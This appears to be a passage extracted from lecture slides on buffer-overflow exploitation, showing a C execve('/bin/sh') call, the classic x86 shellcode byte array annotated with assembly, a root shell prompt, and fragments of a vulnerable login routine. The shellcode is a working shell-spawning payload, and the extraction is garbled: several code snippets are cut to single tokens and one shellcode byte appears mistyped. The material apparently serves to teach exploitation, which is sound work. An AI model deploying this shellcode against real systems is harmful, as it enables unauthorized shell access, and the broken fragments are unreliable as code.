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
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
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


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Exploit
a0c2d782
ffa86db2
307abba9
ad7c



shell.c

```
execve ("/bin/sh", ...)
```

↓ gcc -S shell.c

```
char shellcode[] =
    "\xeb\x1f"           /* jmp 0x1f           (2) */
    "\x5e"              /* popl %esi         (1) */
    "\x89\x76\x08"     /* movl %esi,0x8(%esi) (3) */
    "\x31\xc0"         /* xorl %eax,%eax    (2) */
    "\x88\x46\x07"     /* movb %eax,0x7(%esi) (3) */
    "\x89\x46\x0c"     /* movl %eax,0xc(%esi) (3) */
    "\xb0\x0b"         /* movb $0xb,%al     (2) */
    "\x89\xf3"         /* movl %esi,%ebx    (2) */
    "\x8d\x4e\x08"     /* leal 0x8(%esi),%ecx (3) */
    "\x8d\x56\x0c"     /* leal 0xc(%esi),%edx (3) */
    "\xcd\x80"         /* int 0x80          (2) */
    "\x31\xdb"         /* xorl ebx,ebx      (2) */
    "\x89\xd8"         /* movl %ebx,%eax    (2) */
    "\x40"             /* inc %eax          (1) */
    "\xcd\x80"         /* int 0x80          (2) */
    "\xe8xdc\xff\xff\xff" /* call -0x24        (5) */
    "/bin/sh";        /* .string \"/bin/sh\" (8) */
```



```


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
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


```
void  
{  
    fpu  
}
```


sh # _

```
int v  
{  
    cha  
    int  
    for  
    u  
    use  
    ret  
}
```

```
int m  
{  
    cha  
    fge  
    if (! verify(login))  
        return 1;  
    reveal_secret();  
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}
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